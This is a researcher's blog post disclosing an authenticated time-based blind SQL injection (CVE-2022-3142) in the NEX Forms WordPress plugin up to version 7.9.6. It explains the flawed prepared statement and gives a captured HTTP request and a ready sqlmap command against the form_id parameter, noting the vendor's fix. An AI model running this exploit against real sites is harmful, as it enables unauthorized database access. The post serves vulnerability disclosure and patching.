Elias Hohl Follow

Aug 1 · 3 min read · Listen

Save

Authenticated SQL injection vulnerability in “NEX Forms” Wordpress plugin

I discovered an authenticated SQL injection vulnerability in the “NEX Forms” Wordpress plugin, which has at the time of writing around 10k active installations.

NEX-Forms - Ultimate Form Builder - Contact forms and much more

NEX-Forms is the best WordPress Form Builder plugin for creating simple to complex forms. With tons off add-ons and...

wordpress.org

Versions up to an including 7.9.6 are vulnerable. The developer released a patched version around two weeks after I informed him of the bug.

The vulnerability has been assigned CVE-2022–3142.


Wordpress escapes all single quotes, double quotes and backslashes automatically, which makes it difficult to find SQL injections in Wordpress plugins. However, there are still scenarios where this builtin sanitization feature does not help.

In this snippet from the `print_chart` function of the `includes/classes/class.dashboard.php` file, prepared statements are used wrongly. The prepare function is called, but the `form_id` variable is concatenated into the string anyways. No quotes are used, as `form_id` is supposed to be an integer. We can continue the SQL statement just by inserting a space. Neither the builtin magic quotes nor the `sanitize_text_field` function help against whitespaces.

This function can be called when the user has `NF_USER_LEVEL` . This is by default `administrator` , but can be configured differently:

A little research shows that the function gets called when you visit the `/wp-admin/admin.php?page=nex-forms-dashboard` page. What is funny: If you have not purchased the pro version of “NEX Forms”, you will not be able to view the chart. However, the `print_chart` function gets called anyways, the application just decides to not show the output later. So obviously, a time-based blind payload is the only choice we have here. Fortunately, the attack can be executed pretty easily with `sqlmap` .

Fire up Burp Suite and visit the URL `/wp-admin/admin.php?page=nex-forms-dashboard&form_id=1` . Copy the request to the file `nex_forms_req.txt` . It will look like this:



```
GET /wp-admin/admin.php?page=nex-forms-dashboard&form_id=1 HTTP/1.1
Host: 192.168.122.47
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_bc2080bbcd840b95755a6edee1a6687f=
admin%7C1659542425%7C4DIcsz8YrEvK0kuFkMHXmCQKLohbL5hoeNFtzB7zW5L%7Cca9bd7a9eec6981ddc6c49
7d38bcd101ddba4b38c345fdcb3da66c78d1b343f1; wordpress_test_cookie=WP%20Cookie%20check;
wordpress_logged_in_bc2080bbcd840b95755a6edee1a6687f=
admin%7C1659542425%7C4DIcsz8YrEvK0kuFkMHXmCQKLohbL5hoeNFtzB7zW5L%7Cd3f41a863dc69c71f53d09
a983aa86c1ea96fdb5065566c3bca812b501755e44; wp-settings-time-1=1659370244
Upgrade-Insecure-Requests: 1


```

Start `sqlmap` with the following command:

```
sqlmap -r nex_forms_req.txt -p form_id --technique=T --dbms=mysql --
level 5 --risk 3
```

If you used `docker-compose` to install your Wordpress instance, you will start seeing SQL errors in your terminal window:

Listing or dumping tables takes longer because the page we attack takes pretty long to load.

In version 7.9.7, the developer has fixed the affected prepared SQL statements according to my guidance:

The Github repository belonging to this post:

GitHub - ehtec/nex-forms-exploit: Authenticatd SQL injection vulnerability in the "NEX Forms"...

You can't perform that action at this time. You signed in with another tab or window. You signed out in another tab or...

github.com

If you want to read about more vulnerabilities I discover, make sure you follow me on LinkedIn, Medium & Twitter:

Elias Hohl | Linktree

Advisor | Cybersecurity Expert | Developer | Physicist

linktr.ee

If you run a company and are looking for an expert to make sure your web applications are secure, feel free to send an email to elias.hohl@ehtec.co to receive an offer.